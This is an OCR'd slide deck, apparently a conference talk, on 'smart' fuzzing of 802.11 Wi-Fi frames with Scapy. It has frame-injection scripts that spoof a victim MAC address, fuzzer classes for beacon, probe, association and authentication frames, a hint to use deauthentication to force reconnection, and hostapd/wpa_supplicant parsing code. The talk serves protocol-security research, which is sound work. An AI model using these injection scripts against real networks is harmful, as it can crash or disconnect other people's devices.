File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 344, in do_build
  pay = self.do_build_payload()
File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 336, in do_build_payload
  return self.payload.do_build()
File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 341, in do_build
  pkt = self.self_build()
File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 332, in self_build
  p = f.addfield(self, p, val)
File "/usr/lib/python2.7/dist-packages/scapy/fields.py", line 72, in addfield
  return struct.pack(self_fmt, self.i2n(pkt.val))
struct.error: ubyte format requires 0 <= number <= 255
```

The reason is that the **fuzz()** function is not only applied to Dot11, it is also used in other protocols such as TCP, DNS, HTTP.....

So, there is no limit to its maximum and minimum values.



How to Smart Fuzzing ?

```
125 126 name = "CDP Address"
126 127 fields_desc = [ByteEnumField("ptype", 0x01, _cdp_addr_record_ptype),
127 128 FieldLenField("plen", None, "proto", "B"),
128 - StrLenField("proto", None, length_from=lambda x:x.plen),
129 + StrLenField("proto", None, length_from=lambda x:x.plen,
130 + max_length=255),
129 131 FieldLenField("addrlen", None, length_of=lambda x:x.addr),
130 - StrLenField("addr", None, length_from=lambda x:x.addrlen)]
132 + StrLenField("addr", None, length_from=lambda x:x.addrlen,
133 + max_length=65535)]

131 134
132 135 def guess_payload_class(self, p):
133 136

@@ -229,7 +229,8 @@ class Dot11Elt(Packet):
137 140 fields_desc = [ByteEnumField("ID", 0, {0: "SSID", 1: "Rates", 2: "FHset", 3: "DSset", 4: "CFset", 5: "TIM", 6: "IBSSset", 16:
138 141 42: "ERPinfo", 46: "QoS Capability", 47: "ERPinfo", 48: "RSNinfo", 50: "ESRates", 221:
139 142 FieldLenField("len", None, "info", "B"),
140 - StrLenField("info", "", length_from=lambda x: x.len)]
143 + StrLenField("info", "", length_from=lambda x: x.len,
144 + max_length=255)]
141 145 def mysummary(self):
142 146 if self.ID == 0:
143 147

146 150 FieldLenField("plen", 8, "proto", "B"),
147 151
148 152 StrLenField("proto", _cdp_addrrecord_proto_ipv6, length_from=lambda x:x.plen),
149 - StrLenField("proto", _cdp_addrrecord_proto_ipv6,
153 + length_from=lambda x:x.plen, max_length=255),
154 +
```

Add `StrLenField.max_length` attribute to prevent crashes



How to Smart Fuzzing ?

- **This bug has been fixed !**



<https://github.com/secdev/scapy>



CYBER PEACE
TECHNOLOGY

How to Smart Fuzzing ?

Scapy Fuzz Demo Case

Fuzzing any Dot11 Frame

```
victim = "11:22:33:44:55:66"
frame = Dot11(addr1=RandMAC(), addr2=victim, addr3=victim, addr4=None)
fuzzcase=RadioTap()/frame
sendp(fuzz(fuzzcase), iface="wlan0mon", loop=1)
```

fuzz() fills all writable fields

Destination	Source	Protocol	Info
11:22:33:44:55:66	00:00:00_00:00:00	802.11	Fragmented IEEE 802.11 frame
02:ac:b1:24:f6:32	11:22:33:44:55:66	802.11	Disassociate, SN=4028, FN=8, Flags=opmP.MFT[Malfo...
03:6f:c2:71:19:f8 (73:...	11:22:33:44:55:66 (11:...	802.11	Request-to-send, Flags=op...M.T
01:08:b4:c3:54:98	11:22:33:44:55:66	802.11	Acknowledgement (No data), SN=3964, FN=10, Flags=...
11:22:33:44:55:66	11:22:33:44:55:66	LLC	[Malformed Packet]
0d:32:26:06:43:73 (bd:...	11:22:33:44:55:66 (11:...	802.11	802.11 Block Ack Req[Malformed Packet]
04:ad:83:7f:59:01 (64:...	11:22:33:44:55:66 (11:...	802.11	802.11 Block Ack Req[Malformed Packet]
0d:27:fa:f0:c4:2f	11:22:33:44:55:66	802.11	Fragmented IEEE 802.11 frame
11:22:33:44:55:66	00:00:00_00:00:00	802.11	CF-Poll (No data), SN=1080, FN=2, Flags=...P..FT
08:eb:d9:d7:f3:09	11:22:33:44:55:66	802.11	Fragmented IEEE 802.11 frame
0c:ee:ef:d5:5d:97	11:22:33:44:55:66	802.11	Probe Request, SN=326, FN=1, Flags=.pm..M..[Malfo...
01:62:f7:f8:6b:38 (d1:...	11:22:33:44:55:66 (11:...	802.11	Request-to-send, Flags=.....



Demo



CYBER PEACE
TECHNOLOGY

cyberpeace@ubuntu: ~/Desktop

cyberpeace@ubuntu: ~/Desktop\$

- Terminal icon
- File manager icon
- Firefox icon
- LibreOffice Writer icon
- LibreOffice Calc icon
- LibreOffice Impress icon
- LibreOffice Draw icon
- Settings icon

The Wireshark Network Analyzer

Apply a display filter. ... <Ctrl-/>

Welcome to Wireshark

Open

- /home/cyberpeace/Desktop/test.pcap.pcapng (not found)
- /home/cyberpeace/Desktop/AAAA.pcapng (not found)
- /home/cyberpeace/Desktop/dict.pcapng (23 MB)
- /home/cyberpeace/Desktop/timu/dict.pcapng (23 MB)
- /home/cyberpeace/Desktop/timu/test.pcapng (not found)
- /home/cyberpeace/test-01.cap (55 KB)
- /home/cyberpeace/wifi/aircrack-ng-1.3/test/wep.open.system.authentication.cap (not found)
- /home/cyberpeace/wifi/aircrack-ng-1.3/test/wps2.0.pcap (not found)
- /home/cyberpeace/wifi/aircrack-ng-1.3/test/wpa2.eapol.cap (not found)
- /home/cyberpeace/wifi/aircrack-ng-1.3/test/wpa2.eapol.crash.pcap (not found)

Capture

...using this filter: All interfaces

wlan0mon	
ens33	
any	
Loopback: lo	
nfllog	
nflqueue	
usbmon1	

Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists

You are running Wireshark 2.6.3 (Git v2.6.3 packaged as 2.6.3-1~ubuntu16.04.1).

- 控件
- 开始推流
- 开始录制
- 工作室模式
- 设置
- 退出

How to Smart Fuzzing ?

Scapy Fuzz Demo Case

```
frame =Dot11(proto=0,FCfield=0,ID=0,addr1=RandMAC(),addr2=victim,addr3=victim,addr4=None,SC=0)
Bine = Dot11Beacon(beacon_interv:
IE=Dot11Elt()
fuzzcase = RadioTap()/frame/Bine
sendp(fuzz(fuzzcase),iface="wlan0mon")
```

The screenshot shows the Wireshark interface with a captured beacon frame. The packet list pane shows three beacon frames from source 11:22:33:44:55:66. The packet details pane for the selected frame shows the following structure:

- Frame 1165: 609 bytes on wire (4872 bits), 609 bytes captured (4872 bits) on interface
- Radiotap Header v29, Length 450 (invalid)
- 802.11 radio information
- IEEE 802.11 Beacon frame, Flags:
- IEEE 802.11 wireless LAN
 - Fixed parameters (12 bytes)
 - Timestamp: 0xba419575dfd28819
 - Beacon Interval: 0.102400 [Seconds]
 - Capabilities Information: 0x0001
 - Tagged parameters (123 bytes)
 - Tag: RIC Data: Undecoded
 - Tag Number: RIC Data (57)
 - Tag length: 121



Demo



CYBER PEACE
TECHNOLOGY

cyberpeace@ubuntu: ~/Desktop\$

cyberpeace@ubuntu: ~/Desktop\$

Authentication.cap (not found)

(not found)

(not found)

All interface

0 fps

- 控件
- 开始推流
- 开始录制
- 工作室模式
- 设置
- 退出

How to Smart Fuzzing ?

Scapy Fuzz Demo Case

```
frame = Dot11(proto=0,  
Bine = Dot11Beacon(b  
IE=Dot11Elt(ID=0)  
fuzzcase = RadioTap()  
sendp(fuzz(fuzzcase),
```

Time	Protocol	Info
2:23:44:55:66	802.11	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=\357\277
2:23:44:55:66	802.11	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=wildcard
2:23:44:55:66	802.11	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=\017\357
2:23:44:55:66	802.11	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=u\357\27
2:23:44:55:66	802.11	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=nF\357\2

Frame 3351: 759 bytes on wire (6072 bits), 759 bytes captured (6072 bits) on interface	0220
Radiotap Header v21, Length 650 (invalid)	0230
802.11 radio information	0240
IEEE 802.11 Beacon frame, Flags:	0250
IEEE 802.11 wireless LAN	0260
Fixed parameters (12 bytes)	0270
Timestamp: 0x9a884b2b4db9046e	0280
Beacon Interval: 0.102400 [Seconds]	0290
Capabilities Information: 0x0001	02a0
Tagged parameters (73 bytes)	02b0
Tag: SSID parameter set: 2\357\277\275\357\277\275\357\277\275\357\277\275\357\277	02c0
Tag Number: SSID parameter set (0)	02d0
Tag length: 71	02e0
SSID [truncated]: 2\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\3	02f0



Demo



CYBER PEACE
TECHNOLOGY


```

RX packets:926225 errors:0 dropped:15 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:159355548 (159.3 MB) TX bytes:0 (0.0 B)

cyberpeace@ubuntu:~$ ifconfig
ens33  Link encap:Ethernet  HWaddr 00:0c:29:5e:a6:54
        inet addr:192.168.93.129  Bcast:192.168.93.255  Mask:255.255.255.0
        inet6 addr: fe80::e055:597:4088:138a/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:8851 errors:0 dropped:0 overruns:0 frame:0
        TX packets:15430 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:8464992 (8.4 MB) TX bytes:1076964 (1.0 MB)

lo  Link encap:Local Loopback
     inet addr:127.0.0.1  Mask:255.0.0.0
     inet6 addr: ::1/128 Scope:Host
     UP LOOPBACK RUNNING  MTU:65536  Metric:1
     RX packets:2499 errors:0 dropped:0 overruns:0 frame:0
     TX packets:2499 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:1000
     RX bytes:426704 (426.7 KB) TX bytes:426704 (426.7 KB)

cyberpeace@ubuntu:~$ iwconfig
lo  no wireless extensions.

ens33  no wireless extensions.

wlx7cdd90bb2663 IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Power Management:off

cyberpeace@ubuntu:~$

```

pcap.pcapng (not found)

A.pcapng (not found)

.pcapng (23 MB)

u/dict.pcapng (23 MB)

/test.pcapng (not found)

55 KB)

ng-1.3/test/wep.open syste

ng-1.3/test/wps2.0.pcap (n

ng-1.3/test/wpa2.eapol.caf

na-1.3/test/wpa2clean_crac

Signature Filter ...

—

—

—

—

ons and Answers · Maili

Git v2.6.3 packaged as 2.6

控件

开始推流

开始录制

工作室模式

设置

退出

fps

How to Smart Fuzzing ?

```
class WifiFuzzerBeacon(WifiFuzzer):
    """Beacon request fuzzer."""

    def genPackets(self):
        return [RadioTap()/Dot11()/fuzz(Dot11Beacon()), ]

class WifiFuzzerProbe(WifiFuzzer):
    """Probe request fuzzer."""

    def genPackets(self):
        return [RadioTap()/Dot11()/fuzz(Dot11ProbeReq())/Dot11Elt(ID='SSID',info=self.driver.ssid)/fuzz(Dot11Elt(ID='Rates')), ]

    @staticmethod
    def getName():
        return "probe"
```

Randomly populate Beacon(),AssocReq,Auth,Rates.....

```
class WifiFuzzerAssoc(WifiFuzzer):
    """Association request fuzzer."""
    state = WIFI_STATE_AUTHENTICATED

    def genPackets(self):
        return [RadioTap()/Dot11()/fuzz(Dot11AssoReq()), ]

class WifiFuzzerAuth(WifiFuzzer):
    """Authentication request fuzzer."""

    def genPackets(self):
        return [RadioTap()/Dot11()/fuzz(Dot11Auth()), ]

    @staticmethod
    def getName():
        return "auth"
```



How to Smart Fuzzing ?

How to fuzz the state machine?


- **Unauthenticated:** a state that does not require too much interaction
- **Association:** as more types of packets are accepted in this mode need to fake the connection status
- **Authentication :** Stay connected and make client interactions



How to Smart Fuzzing ?

```
IEEE 802.11 Probe Response, Flags: .....  
IEEE 802.11 wireless LAN  
  Fixed parameters (12 bytes)  
  Tagged parameters (38 bytes)  
    Tag: SSID parameter set: test  
    Tag: RSN Information  
  Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmaps  
    Tag Number: Traffic Indication  
    Tag length: 4  
    DTIM count: 0  
    DTIM period: 1  
    Bitmap control: 0x00  
    Partial Virtual Bitmap: 00
```

```
dot11 = Dot11(type=0, subtype=5, addr1='1d:3a:c4:6b:5c:9e',  
addr2='1c:2d:7b:6d:5e:8d', addr3='1c:2d:7b:6d:5e:8d')  
ProbeResp = Dot11ProbeResp()  
ssid = Dot11Elt(ID='SSID', info=netSSID, len=len(netSSID))  
rsn = Dot11Elt(ID='RSNinfo', info=(  
'\x01\x00'#RSN Version 1  
'\x00\x0f\xac\x02'#Group Cipher Suite : 00-0f-ac TKIP  
'\x02\x00'#2 Pairwise Cipher Suites (next two lines)  
'\x00\x0f\xac\x04'#AES Cipher  
'\x00\x0f\xac\x02'#TKIP Cipher  
'\x01\x00'#1 Authentication Key Managment Suite (line below  
'\x00\x0f\xac\x02'#Pre-Shared Key  
'\x00\x00')'#RSN Capabilities (no extra capabilities)  
TIM=Dot11Elt(ID="TIM", info="\x00\x01\x00\x00")
```



How to Smart Fuzzing ?

Build a precise and smart frame

Example ProbeResponse Frame


```
▶ Frame 5: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits) on interface 0
▶ Radiotap Header v0, Length 18
▶ 802.11 radio information Radiotap Header v0, Length 18
▶ IEEE 802.11 Probe Response, Length 239
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (186 bytes)
    ▶ Tag: SSID parameter set: TP-LINK_0742
    ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    ▶ Tag: DS Parameter set: Current Channel: 1
    ▶ Tag: ERP Information
    ▶ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▶ Tag: HT Capabilities (802.11n D1.10)
    ▶ Tag: AP Channel Report: Operating Class 110, Channel List : 16, 27, 255, 255, 255, 0
    ▶ Tag: HT Information (802.11n D1.10)
    ▶ Tag: Neighbor Report
    ▶ Tag: Country Information: Country Code CN, Environment Any
```



How to Smart Fuzzing ?

Introduction & analysis

WIFI EAPOL Auth State



Protocol	Info
802...	Probe Request, SN=2064, FN=0, Flags=....., SSID=AD-LAB
802...	Probe Response, SN=3852, FN=0, Flags=....., BI=100, SSID=...
802...	Probe Response, SN=3853, FN=0, Flags=....., BI=100, SSID=...
802...	Authentication, SN=2065, FN=0, Flags=.....
802...	Probe Response, SN=3854, FN=0, Flags=....., BI=100, SSID=...
802...	Authentication, SN=3855, FN=0, Flags=.....
802...	Association Request, SN=2066, FN=0, Flags=....., SSID=AD-...
802...	Association Response, SN=3856, FN=0, Flags=.....
EAP...	Key (Message 1 of 4)
802...	Action, SN=3859, FN=0, Flags=.....
802...	Action, SN=901, FN=0, Flags=.....
EAP...	Key (Message 2 of 4)
EAP...	Key (Message 3 of 4)
EAP...	Key (Message 4 of 4)



How to Smart Fuzzing ?

Introduction & analysis

```
▶ Frame 344: 207 bytes on wire (1656 bits), 207 bytes captured (1
▶ Radiotap Header v0, Length 18
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: .....F.
▶ Logical-Link Control
▼ 802.1X Authentication
  Version: 802.1X-2001 (1)
  Type: Key (3)
  Length: 151
  Key Descriptor Type: EAPOL RSN Key (2)
```

- **Version**
- **Type**
- **Length**

- **EAPOL can only be performed in the authentication state**
- **Deauth ! a simple and effective way ! ! !**



How to Smart Fuzzing ?

Introduction & analysis

```
992     if (config->eapol_version != DEFAULT_EAPOL_VERSION)
993         fprintf(f, "eapol_version=%d\n", config->eapol_version);
994     if (config->ap_scan != DEFAULT_AP_SCAN)
995         fprintf(f, "ap_scan=%d\n", config->ap_scan);
```

```
9  #ifndef CONFIG_H
10 #define CONFIG_H
11
12 #define DEFAULT_EAPOL_VERSION 1
```

Default Version Value

```
66     bss->ap_max_inactivity = AP_MAX_INACTIVITY;
67     bss->eapol_version = EAPOL_VERSION;
68
69     bss->max_listen_interval = 65535;
```

Max Length Value



How to Smart Fuzzing ?

Build Fuzz Case

- wpa_supplicant resolve
- What effect will it have?

```
▶ Frame 187: 51 bytes on wire (408 bits), 51 byte captured (408 bits raw) on interface eth0, time 0.000000000
▶ Radiotap Header v0, Length 13
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: .....T
▶ Logical-Link Control
▶ 802.1X Authentication
  Version: Unknown (164)
  Type: Unknown (110)
  Length: 64483
▶ Frame 51: 46 bytes on wire (368 bits), 46 bytes captured (368 bits raw) on interface eth0, time 0.000000000
▶ Radiotap Header v0, Length 13
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: .....T
▶ Logical-Link Control
▶ 802.1X Authentication
  Version: Unknown (173)
  Type: MKA (5)
  Length: 57512
▶ MACsec Key Agreement
▶ [Malformed Packet: EAPOL-MKA]
```

```
while (left > 0) {
    u32 avp_code, avp_length, vendor_id = 0;
    u8 avp_flags, *dpos;
    size_t pad, dlen;
    avp = (struct ttls_avp *) pos;
    avp_code = be_to_host32(avp->avp_code);
    avp_length = be_to_host32(avp->avp_length);
    avp_flags = (avp_length >> 24) & 0xff;
    avp_length &= 0xffffffff;
    wpa_printf(MSG_DEBUG, "EAP-TTLS: AVP: code=%d flags=0x%02x "
               "length=%d", (int) avp_code, avp_flags,
               (int) avp_length);
    if ((int) avp_length > left) {
        wpa_printf(MSG_WARNING, "EAP-TTLS: AVP overflow "
                   "(len=%d, left=%d) - dropped",
                   (int) avp_length, left);
        goto fail;
    }
    if (avp_length < sizeof(*avp)) {
        wpa_printf(MSG_WARNING, "EAP-TTLS: Invalid AVP length "
                   "%d", avp_length);
        goto fail;
    }
}
```



Demo



CYBER PEACE
TECHNOLOGY



12



VPN



2:22 PM




< 设置

无线网络

无线网络



pixel
已保存



AD-LAB

AD-LAB_5G




How to Smart Fuzzing ?

Basic Checkin

Check if IEs can be parsed.

IE Format:



802.11 Fuzzing

Basic Checking

The structure of Mgmt

```
le16 frame_control;  
le16 duration;  
u8 da[6];  
u8 sa[6];  
u8 bssid[6];  
le16 seq_ctrl;
```

The structure of IEs

```
struct ieee802_11_elems {  
    const u8 *ssid;  
    const u8 *supp_rates;  
    const u8 *ds_params;  
    const u8 *challenge;  
    const u8 *erp_info;  
    const u8 *ext_supp_rates;  
    const u8 *wpa_ie;  
    const u8 *rsn_ie;  
    ...  
    u8 ssid_len;  
    u8 supp_rates_len;  
    u8 challenge_len;  
    u8 ext_supp_rates_len;  
    u8 wpa_ie_len;  
    u8 rsn_ie_len;  
    ...  
    struct mb_ies_info mb_ies;  
};
```



How to Smart Fuzzing ?

Basic Checking

- Check length of each tags:

```
id = *pos++;  
elen = *pos++;  
left -= 2;
```

```
if (elen > left) {  
    if (show_errors) {  
        wpa_printf(MSG_DEBUG, "IEEE 802.11 element "  
            "parse failed (id=%d elen=%d "  
            "left=%lu)",  
            id, elen, (unsigned long) left);  
        wpa_hexdump(MSG_MSGDUMP, "IEs", start, len);  
    }  
    return ParseFailed;  
}
```

- Check length of SSID:

```
case WLAN_EID_SSID:  
    if (elen > SSID_MAX_LEN) {  
        wpa_printf(MSG_DEBUG,  
            "Ignored too long SSID element (elen=%u)",  
            elen);  
        break;  
    }  
    elems->ssid = pos;  
    elems->ssid_len = elen;  
    break;
```



How to Smart Fuzzing ?

Checking Probe_request

- SSID & Support Rate
- ds_params[0]
- Vendor_ie

```
if ((!elems.ssid || !elems supp_rates)) {  
    wpa_printf(MSG_DEBUG, "STA " MACSTR " sent probe request "  
                "without SSID or supported rates element",  
                MAC2STR(mgmt->sa));  
    return;  
}
```

```
if (elems.ds_params &&  
    hapd->iface->current_mode &&  
    (hapd->iface->current_mode->mode == HOSTAPD_MODE_IEEE80211G ||  
     hapd->iface->current_mode->mode == HOSTAPD_MODE_IEEE80211B) &&  
    hapd->iconf->channel != elems.ds_params[0]) {  
    wpa_printf(MSG_DEBUG,  
                "Ignore Probe Request due to DS Params mismatch: chan=%u != ds.chan=%u",  
                hapd->iconf->channel, elems.ds_params[0]);  
    return;  
}
```

```
if (hapd->p2p && hapd->p2p_group && elems.wps_ie) {  
    struct wpabuf *wps;  
    wps = ieee802_11_vendor_ie_concat(ie, ie_len, WPS_DEV_OUI_WFA);  
    if (wps && !p2p_group_match_dev_type(hapd->p2p_group, wps)) {  
        wpa_printf(MSG_MSGDUMP, "P2P: Ignore Probe Request "  
                    "due to mismatch with Requested Device "  
                    "Type");  
        wpabuf_free(wps);  
        return;  
    }  
    wpabuf_free(wps);  
}  
  
if (hapd->p2p && hapd->p2p_group && elems.p2p) {  
    struct wpabuf *p2p;  
    p2p = ieee802_11_vendor_ie_concat(ie, ie_len, P2P_IE_VENDOR_TYPE);  
    if (p2p && !p2p_group_match_dev_id(hapd->p2p_group, p2p)) {  
        wpa_printf(MSG_MSGDUMP, "P2P: Ignore Probe Request "  
                    "due to mismatch with Device ID");  
        wpabuf_free(p2p);  
        return;  
    }  
    wpabuf_free(p2p);  
}
```



How to Smart Fuzzing ?

Checking Authentication

- **Length of management frame**
- **sa & own_addr**
- **Repeated authentication**

```
if (len < IEEE80211_HDRLEN + sizeof(mgmt->u.auth)) { |
    wpa_printf(MSG_INFO, "handle_auth - too short payload (len=%lu)",
               (unsigned long) len);
    return;
}
```

```
if (os_memcmp(mgmt->sa, hapd->own_addr, ETH_ALEN) == 0) { |
    wpa_printf(MSG_INFO, "Station " MACSTR " not allowed to authenticate",
               MAC2STR(mgmt->sa));
    resp = WLAN_STATUS_UNSPECIFIED_FAILURE;
    goto fail;
}
```

```
if (sta) {
    if ((fc & WLAN_FC_RETRY) &&
        sta->last_seq_ctrl != WLAN_INVALID_MGMT_SEQ &&
        sta->last_seq_ctrl == seq_ctrl &&
        sta->last_subtype == WLAN_FC_STYPE_AUTH) {
        hostapd_logger(hapd, sta->addr,
                       HOSTAPD_MODULE_IEEE80211,
                       HOSTAPD_LEVEL_DEBUG,
                       "Drop repeated authentication frame seq_ctrl=0x%x",
                       seq_ctrl);
        return;
    }
}
```



How to Smart Fuzzing ?

Checking Association_request frame

- Length of management frame
- Repeated Association
- Listen_interval
- IEs(ssid, wmm, capability, Support

```
if (len < IEEE80211_HDRLen + (reassoc ? sizeof(mgmt->u.reassoc_req) :  
    sizeof(mgmt->u.assoc_req))) {  
    wpa_printf(MSG_INFO, "handle_assoc(reassoc=%d) - too short payload (len=%lu)",  
        reassoc, (unsigned long) len);  
    return;  
}
```

```
if ((fc & WLAN_FC_RETRY) &&  
    sta->last_seq_ctrl != WLAN_INVALID_MGMT_SEQ &&  
    sta->last_seq_ctrl == seq_ctrl &&  
    sta->last_subtype == reassoc ? WLAN_FC_STYPE_REASSOC_REQ :  
    WLAN_FC_STYPE_ASSOC_REQ) {  
    hostapd_logger(hapd, sta->addr, HOSTAPD_MODULE_IEEE80211,  
        HOSTAPD_LEVEL_DEBUG,  
        "Drop repeated association frame seq_ctrl=0x%x",  
        seq_ctrl);  
    return;  
}
```

```
if (listen_interval > hapd->conf->max_listen_interval) {  
    hostapd_logger(hapd, mgmt->sa, HOSTAPD_MODULE_IEEE80211,  
        HOSTAPD_LEVEL_DEBUG,  
        "Too large Listen Interval (%d)",  
        listen_interval);  
    resp = WLAN_STATUS_ASSOC_DENIED_LISTEN_INT_TOO_LARGE;  
    goto fail;  
}
```

```
resp = check_ssid(hapd, sta, elems.ssid, elems.ssid_len);  
if (resp != WLAN_STATUS_SUCCESS)  
    return resp;  
resp = check_wmm(hapd, sta, elems.wmm, elems.wmm_len);  
if (resp != WLAN_STATUS_SUCCESS)  
    return resp;  
resp = check_ext_capab(hapd, sta, elems.ext_capab, elems.ext_capab_len);  
if (resp != WLAN_STATUS_SUCCESS)  
    return resp;  
resp = copy_supp_rates(hapd, sta, &elems);  
if (resp != WLAN_STATUS_SUCCESS)  
    return resp;
```



How to Smart Fuzzing ?

Checking Beacon

- Length of management frame

```
struct ieee802_11_elems elems;

if (len < IEEE80211_HDRLEN + sizeof(mgmt->u.beacon)) {
    wpa_printf(MSG_INFO, "handle_beacon - too short payload (len=%lu)",
               (unsigned long) len);
    return;
}
```

```
struct {
    u8 timestamp[8];
    le16 beacon_int;
    le16 capab_info;
    /* followed by some of SSID, Supp
     * FH Params, DS Params, CF Params
    */
    u8 variable[];
} STRUCT_PACKED beacon;
```

```
struct wmm_information_element {
    /* Element ID: 221 (0xdd); Length: 7 */
    /* required fields for WMM version 1 */
    u8 oui[3]; /* 00:50:f2 */
    u8 oui_type; /* 2 */
    u8 wmm_information_element::version
    u8 version; /* 1 for WMM version 1.0 */
    u8 qos_info; /* AP/STA specific QoS info */
} STRUCT_PACKED;
```

```
struct wmm_parameter_element {
    /* Element ID: 221 (0xdd); Length: 24 */
    /* required fields for WMM version 1 */
    u8 oui[3]; /* 00:50:f2 */
    u8 oui_type; /* 2 */
    u8 oui_subtype; /* 1 */
    u8 version; /* 1 for WMM version 1.0 */
    u8 qos_info; /* AP/STA specific QoS info */
    u8 reserved; /* 0 */
    struct wmm_ac_parameter ac[4]; /* AC_BE, AC_BK, AC_VI, AC_VO */
} STRUCT_PACKED;
```



How to Smart Fuzzing ?

- **Different 802.11 standards have different IE tags**
